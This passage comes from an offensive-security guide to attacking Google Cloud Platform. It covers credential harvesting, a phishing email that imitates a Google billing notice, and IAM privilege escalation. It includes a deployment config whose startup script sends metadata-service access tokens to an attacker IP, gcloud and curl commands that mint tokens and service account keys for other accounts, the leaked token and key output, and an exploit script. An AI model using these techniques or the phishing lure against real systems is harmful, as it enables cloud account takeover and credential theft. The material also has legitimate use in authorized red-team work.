
Another popular place to store credentials is environment variables. As shown in the below image these credentials are stored in a json file and placed into the “GOOGLE_APPLICATION_CREDENTIALS” environment variable.

```
[(base) jokers-MacBook-Pro:~ joker$ env
TERM_PROGRAM=Apple_Terminal
TERM=xterm-256color
SHELL=/bin/bash
TMPDIR=/var/folders/[redacted]8m52555msp4nh0000gn/T/
GOOGLE_APPLICATION_CREDENTIALS=/home/user/Downloads/service-account-file.json
```

Once you have access to this JSON file you have access to the user's credentials.

Phishing

When all else fails try phishing. If you know the emails of people on the GCP environment you could always try sending phishing emails.



Hello,

Your Google Cloud Platform project(s):

- gurujsonrpc

has/have been in the billing disabled state for more than 30 days. Since a valid billing account is required for Google Compute Engine, all related Google Compute Engine resources are scheduled to be deleted in as soon as 7 days.

Please note your Google Cloud Platform project(s) will not be deleted, and other services that do not depend on Google Compute Engine resources will not be affected.

If you take no action within 7 days, you will be unable to recover any resources under Google Compute Engine in this project. If disabling billing was unintentional, please follow the online instructions a and re-enable billing for this project within 7 days to avoid the resource deletion.

If you have any questions, please visit the Project Billing Help page or Contact Support from the links below.

Project B lling Help Support form Contact support

Was this information helpful?
Yes No

LEARN MORE ABOUT HOW TO ENABLE BILLING HERE


Thanks,
The Google Compute Engine Team

Most engagements prohibit phishing attacks. However, red teaming and social engineering engagements typically have this attack vector in scope so it's still good to know.

Privilege Escalation & Lateral Movement

IAM Permissions

The vast majority of the privilege escalation techniques are around members' roles and permissions. Remember GCP permissions are used to decide what resources a member has access to.



Some permissions grant special rights which can be leveraged by an attacker. To get a full understanding of these permissions and how they can be exploited check out the detailed blog post by Rhino Security Labs where they highlight these privilege escalation techniques:

- https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/
- https://rhinosecuritylabs.com/cloud-security/privilege-escalation-google-cloud-platform-part-2/

Deploymentmanager.deployments.create

This permission allows you to deploy resources as the “cloudservices.gserviceaccount.com” which by default has the Editor role. An attacker could abuse this permission to create a compute instance, add a startup script to gather service accounts access tokens via the metadata service, and finally send it back to the attacker.

The first step is to create the YAML file used to set up the compute engine instance.

```
resources:
- name: vm-created-by-deployment-manager
  type: compute.v1.instance
  properties:
    zone: us-central1-a
    machineType: zones/us-central1-a/machineTypes/n1-standard-1
    disks:
    - deviceName: boot
      type: PERSISTENT
      boot: true
      autoDelete: true
      initializeParams:
        sourceImage: projects/debian-cloud/global/images/family/debian-9
    networkInterfaces:
    - network: global/networks/default
      accessConfigs:
        - name: External NAT
          type: ONE_TO_ONE_NAT
metadata:
 items:
 - key: startup-script
   value: |
     #!/bin/bash
     apt-get update
     apt-get install -y curl
     curl http://35.202.216.240/gce_token -d $(curl http://169.254.169.254/computeMetadata/v1beta1/instance/service-accounts/default/token)
serviceAccounts:
 - email: default
   scopes:
     - https://www.googleapis.com/auth/cloud-platform
```

Notice the startup script makes a curl request to the metadata service then it takes the response and sends it to the attacker's computer. This config file can be found below, just replace the <ATTACKER-DOMAIN-HERE> line with your domain or ip:

```
resources:
- name: vm-created-by-deployment-manager
  type: compute.v1.instance
  properties:
    zone: us-central1-a
machineType: zones/us-central1-a/machineTypes/n1-standard-1
disks:
- deviceName: boot
  type: PERSISTENT
  boot: true
  autoDelete: true
  initializeParams:
    sourceImage: projects/debian-cloud/global/images/family/debian-9
networkInterfaces:
- network: global/networks/default
  accessConfigs:
    - name: External NAT
      type: ONE_TO_ONE_NAT
metadata:
 items:
 - key: startup-script
   value: |
     #!/bin/bash
     apt-get update
     apt-get install -y curl
```

```
curl http://<ATTACKER-DOMAIN-HERE>/gce_token -d $(curl
http://169.254.169.254/computeMetadata/v1beta1/instance/service-accounts/default/token)
```

```
serviceAccounts:
 - email: default
   scopes:
    - https://www.googleapis.com/auth/cloud-platform
```

Next you need to create the compute engine with the deployment manager command as shown below:

- gcloud deployment-manager deployments create <DEPLOYMENT-NAME> --config <CONFIG-FILE-NAME>.yaml

```
jokers-MacBook-Pro:deployment_manager_config joker$ gcloud deployment-manager deployments create test4 --config config.yaml
The fingerprint of the deployment is b'V6N7i5H2a5ir96sCeX9z8Q=='
Waiting for create [operation-1603296552343-5b2309178d838-b1bf0116-94e92951]...done.
Create operation operation-1603296552343-5b2309178d838-b1bf0116-94e92951 completed successfully.
NAME                            TYPE                   STATE      ERRORS  INTENT
vm-created-by-deployment-manager  compute.v1.instance  COMPLETED  []
```

Once the compute engine is spun up you should receive a call back with the newly created access token as shown below:

```
listening on [any] 80 ...
connect to [10.128.0.2] from 114.65.72.34.bc.googleusercontent.com [34.72.65.114] 57428
POST /gce_token HTTP/1.1
Host: 35.202.216.240
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 238
Content-Type: application/x-www-form-urlencoded

{"access_token":"ya29.c.Kn_hB1HPTUwEvd30nI6nX92Q292Sg0tnU3uGOPQyox0ryicZ4aQ56BjLkAscqHsn
,"token_type":"Bearer"}
```

This access token belongs to the “compute@developer.gserviceaccount.com” service account which has the editor role by default.

Iam.roles.update

As mentioned earlier, roles are just a collection of permissions. The iam.roles.update permission allows you to add additional permissions to a custom role. If you have a custom role applied to your account you could add additional permissions to that role allowing you to escalate your privileges as shown below:

- gcloud iam roles update <ROLE-NAME> --project <PROJECT-ID>--permissions=<PERMISSION-1,PERISSION-2>

```
jokers-MacBook-Pro:cloud_function joker$ gcloud iam roles update CustomRole --project test-project-289516 --permissions=iam.serviceAccountKeys.create
description: 'Created on: 2020-09-29'
etag: BwWyMbgFGqw=
includedPermissions:
- iam.serviceAccountKeys.create
name: projects/test-project-289516/roles/CustomRole
stage: ALPHA
title: priv_esc_role
jokers-MacBook-Pro:cloud_function joker$
```

Note, updating a custom role will overwrite any existing permissions in that role.

In the above example I added a custom role called “serviceAccountKeys.create” this role allows users to create service account keys for other users.

iam.serviceAccounts.getAccessToken

In gcloud an access token acts as temporary credentials to an account. Gaining access to another user's access token allows an attacker to authenticate to gcloud as the victim. Unfortunately I couldn't find a gcloud cli command to do this but we can use the Google API as shown below:

- curl -X POST -H "Authorization: Bearer "$(gcloud auth print-access-token) -H "Content-Type: application/json; charset=utf-8" -d "{ 'scope': [

'https://www.googleapis.com/auth/iam',

'https://www.googleapis.com/auth/cloud-platform'] }"

https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/<TARGET-SERVICE-ACCOUNT>:generateAccessToken

```
jokers-MacBook-Pro:cloud_function joker$ curl -X POST -H "Authorization: Bearer "$(gcloud auth print-access-token) -
H "Content-Type: application/json; charset=utf-8" -d "{ 'scope': [ 'https://www.googleapis.com/auth/iam', 'https://w
ww.googleapis.com/auth/cloud-platform' ] }" https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/mini
on@test-project-289516.iam.gserviceaccount.com:generateAccessToken
{
  "accessToken": "ya29.c.KpQC4gcNxum4SQPQzQowu3TUIexKtzUksGoTsV_9cJ_0wNk-yR8hIKkIS2doViOVfiITYznNlkyT0HUNY743dINTNMK
PlS1LUjJNpYgvnOOX_r7t5b-624TuQH758pqVjh133ybId7vFiQmaPXj16KWbzJCiFHnu4TgVlMFTvzJMAKoQBHVdMpaaqhunZbLybXAgTFr-zWl8jYK
C4LniBK8Emtet7REGh78s2yONkRO698ztqDcOgXxx6nGsGr6oyOFscEWkIqWnxD1TWhBRqOl6VTW8MBQ3mmdqM7Vi3PWI_YZTHiKvS7ry6gWtB793Z_N
2Ejpz_eSLWWSbPr3YL49TuSYz5s3pA_Cnq1Y2h6t-W7wFwlHC",
  "expireTime": "2020-10-21T19:06:12Z"
}
```

iam.serviceAccountKeys.create

The iam.serviceAccounts.getAccessToken allows you to create temporary credentials but this permission allows you to create permanent keys which are attached to a service account. These keys can then be used to login to gcloud.

- gcloud iam service-accounts keys create OUTPUT-FILE --iam-account=IAM_ACCOUNT

```
jokers-MacBook-Pro:gcp_service_enum jokerS gcloud iam service-accounts list
DISPLAY NAME                            EMAIL                                                 DISABLED
Compute Engine default service account  161252795463-compute@developer.gserviceaccount.com  False
minion                                  minion@test-project-289516.iam.gserviceaccount.com    False
App Engine default service account      test-project-289516@appspot.gserviceaccount.com       False
jokers-MacBook-Pro:gcp_service_enum jokerS gcloud iam service-accounts keys create creds.json --iam-account=minion@test-project-289516.iam.gserviceaccount.com
created key [901319ccd01595e0ef657b97ad78ac247bd302f6] of type [json] as [creds.json] for [minion@test-project-289516.iam.gserviceaccount.com]
jokers-MacBook-Pro:gcp_service_enum jokerS cat creds.json
{
  "type": "service_account",
  "project_id": "test-project-289516",
  "private_key_id": "901319ccd01595e0ef657b97ad78ac247bd302f6",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQC4cR18427cjTAi\n9n18Zu2v6wuscadAV/Kke37BkjaB4ZOCEFTFiFmAK2/ufM
NlqJ5\nTsv8tbL9DnSido1zm8keLoHeHE2MrShDXwG5NtIOq1Sdh+DfU4AYCsHq9cLPZOGd\n8fQK0kqQ8vYbxNJa4i5zwCvsivHGU2W5LglSv1qFbY5mmelqzSl6INDIF2iYktBb\nAdFykTHko0vE8Jabcc/i
59KYwomqIGro6hIwLtvQrpT/LdRYjxe\ncfwQtIdTwtRaAQG7AonU+lRAJHJNRhrr2IrnfFxwdOjqMiJn615fQdxiEt+BIyvJ\n/ijYc0kC7as6eRjpUqqPjaYOMh40nfG7cWlxDblNJIQhqYzssPQl6EwKujiz
GNtstaRvRVfjAj7lcaEprXZ+vS8jy4aTFYA6ABBJ7+vJReQjoatru+2T5\nEnIvP5v0YSzXYyASLo7OaGDnykIwoBO6C8BoTrLCVQKBgQDkZU9nzw5K6Xuw2qcl\nMYyTocPMWLiGdCNFlYlIOY/zhGwE9EHXc8
/C2fYLetBpTAB1Jg+\n1sUZ9uprqk/HQNSOOnENhQnj5QKBgQDO8aYm9ok/uM4jkMtUZkSmuXWABz9sBNf0\nkkl+hengQfGYKteE9i4vUnTU6JLvBx/Y4c2o68nhD2D6V9wc6Z/ylx8+u1r61rgO\ncovV0p6y
sqJRddJhsnCEltCHwTH/Az7vRiHt8SAoTvDYTZhaXiF\n3gb7WtUdTmU47wEtIXvJsjfqjtPjoztYDepaHoeAUl5LPo/mlowthPvgornnsRL9\nZ/eD6r91ZeNlZjrFv+btQKY2dnn20cJuchJMvgfSX/Nn9SBu
l3e\npllD/Jr8JpycuDnVpG06gNMg/SRXpPCD3VLC6LoqpSBKoTbS4vxwXTZD1PZNTFh\nJG9kOPjbHzBERTIp/ORZvGPG8FxRJRzVgPcSP3MCgYAL9Lh0K527zCqbGUsjqWXL\n4EdE9bnG9sDhzdvcOX09Z/
fsjSMSWQYuXB3VrmJyStYwR4TumPT\nfos02pkiV+Nb9CZdJs6jzA==\n-----END PRIVATE KEY-----\n",
  "client_email": "minion@test-project-289516.iam.gserviceaccount.com",
  "client_id": "106151392680447956001",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/minion%40test-project-289516.iam.gserviceaccount.com"
}
jokers-MacBook-Pro:gcp_service_enum jokerS
```

iam.serviceAccounts.actAs

This permission allows you to create resources using another service account. For example if you wanted to create a compute instance and attach another service account to that VM you would need this permission along with the permission to create VMs. More examples of this can be found in the below sub sections which require this permission to work.

Cloudfunctions.functions.create

This method requires the following permissions to be set:

- iam.serviceAccounts.actAs
- Cloudfunctions.functions.create
- Cloudfunctions.functions.sourceCodeSet
- Cloudfunctions.functions.create

Here we are creating a cloud function as another service account which when called will grab the service accounts access token and send it to the attacker's machine.

- Create cloud function
- Attached service account to cloud function
- Call cloud function
    - Use metadata service to get access token
- Send credentials to attacker

GCP IAM Privilege Escalation Tool

Rhino Security Labs also created a tool which can be used to search for and exploit these misconfigurations:

- https://github.com/RhinoSecurityLabs/GCP-IAM-Privilege-Escalation

To use this tool you must have a valid Access Token and project id. Access tokens and project ids can be retrieved in many ways but one of the most popular is via SSRF.

First run the enumerate_member_permissions.py script.

```
jokers-MacBook-Pro:PrivEscScanner joker$ python3 enumerate_member_permissions.py --project test-project-289516
Enter an access token to use for authentication: ya29.c.Kn_gB3y7dgrL2A7h9CajHfonIMLarZEOlMn36xsL7g8LIdT6zkkpCGxEa

Done!
Results were output to ./all_org_folder_proj_sa_permissions.json.
Next, run the check_for_privesc.py script!
```

Note that if you don't have the right permissions the command will fail and you won't be able to check for privilege escalation, however you could do the brute force approach and just manually try all the exploits by hand until one works.

If you do have the correct permissions the command will run and it will save everything to a folder. The next step is to run the “python3 check_for_privesc.py” command. This

will check for all the possible ways you can compromise other accounts given the current IAM policy.

```
jokers-MacBook-Pro:PrivEscScanner joker$ python3 check_for_privesc.py
All Privilege Escalation Methods

user:[redacted]@gmail.com on Project test-project-289516:
    UpdateIAMRole
    CreateServiceAccountKey
    CreateServiceAccountHMACKey
    CreateDeploymentManagerDeployment
    RCECloudBuildBuildServer
    ExfilCloudFunctionCredsAuthCall
    ExfilCloudFunctionCredsUnauthCall
    UpdateCloudFunction
    CreateGCEInstanceWithSA
    SetProjectIAMPolicy
    SetServiceAccountIAMPolicy
    CreateCloudSchedulerHTTPRequest
serviceAccount:service-151252795463@gcf-admin-robot.iam.gserviceaccount.com on Project test-project-289516:
    GetServiceAccountAccessToken
    ServiceAccountSignBlob
    RCECloudBuildBuildServer
serviceAccount:service-151252795463@gcp-sa-cloudscheduler.iam.gserviceaccount.com on Project test-project-289516:
    GetServiceAccountAccessToken
serviceAccount:service-151252795463@compute-system.iam.gserviceaccount.com on Project test-project-289516:
    GetServiceAccountAccessToken
    ServiceAccountSignJwt
serviceAccount:service-151252795463@container-engine-robot.iam.gserviceaccount.com on Project test-project-289516:
    CreateGCEInstanceWithSA
serviceAccount:151252795463-compute@developer.gserviceaccount.com on Project test-project-289516:
    CreateServiceAccountKey
    CreateServiceAccountHMACKey
    CreateDeploymentManagerDeployment
    RCECloudBuildBuildServer
    ExfilCloudFunctionCredsAuthCall
    UpdateCloudFunction
    CreateGCEInstanceWithSA
    CreateCloudSchedulerHTTPRequest
serviceAccount:151252795463@cloudservices.gserviceaccount.com on Project test-project-289516:
    CreateServiceAccountKey
    CreateServiceAccountHMACKey
    CreateDeploymentManagerDeployment
    RCECloudBuildBuildServer
    ExfilCloudFunctionCredsAuthCall
    UpdateCloudFunction
    CreateGCEInstanceWithSA
    CreateCloudSchedulerHTTPRequest
serviceAccount:test-project-289516@appspot.gserviceaccount.com on Project test-project-289516:
    CreateServiceAccountKey
    CreateServiceAccountHMACKey
    CreateDeploymentManagerDeployment
    RCECloudBuildBuildServer
    ExfilCloudFunctionCredsAuthCall
    UpdateCloudFunction
    CreateGCEInstanceWithSA
    CreateCloudSchedulerHTTPRequest
serviceAccount:service-151252795463@serverless-robot-prod.iam.gserviceaccount.com on Project test-project-289516:
    GetServiceAccountAccessToken
    ServiceAccountSignBlob
    RCECloudBuildBuildServer
user:[redacted].com on ServiceAccount 151252795463-compute@developer.gserviceaccount.com:
    CreateServiceAccountKey
    CreateServiceAccountHMACKey
    SetServiceAccountIAMPolicy
serviceAccount:service-151252795463@gcf-admin-robot.iam.gserviceaccount.com on ServiceAccount 151252795463-compute@developer.gserviceaccount.com:
    GetServiceAccountAccessToken
    ServiceAccountSignBlob
serviceAccount:service-151252795463@gcp-sa-cloudscheduler.iam.gserviceaccount.com on ServiceAccount 151252795463-compute@developer.gserviceaccount.com:
```

Depending on the results you will be able to compromise a number of accounts. To actually run the exploits you need to move to the exploits folder. Then you just pick your exploit, edit the python file with your details, and run the script.

One of my favorite things to do is create service account keys for other accounts, if successful this will allow you to login as that service account, this is great for lateral movement.

master ▾ GCP-IAM-Privilege-Escalation / ExploitScripts / **iam.serviceAccountKeys.create.py** / <> Jump to ▾ Go to file ···

SpenGietz initial commit — Latest commit 2c1031f on Apr 13 — History

1 contributor

16 lines (11 sloc) | 559 Bytes — Raw | Blame

```python
#!/usr/bin/env python3

PROJECT_ID = ''
TARGET_SERVICE_ACCOUNT = ''
ACCESS_TOKEN = input('Enter an access token to use for authentication: '].rstrip()

from apiclient.discovery import build
import google.oauth2.credentials
import json

credentials = google.oauth2.credentials.Credentials(ACCESS_TOKEN)
service = build(serviceName='iam', version='v1', credentials=credentials)

res = service.projects().serviceAccounts().keys().create(name=f'projects/{PROJECT_ID}/serviceAccounts/{TARGET_SERVICE_ACCOUNT}', body={}).execute()

print(json.dumps(res, indent=4))
```

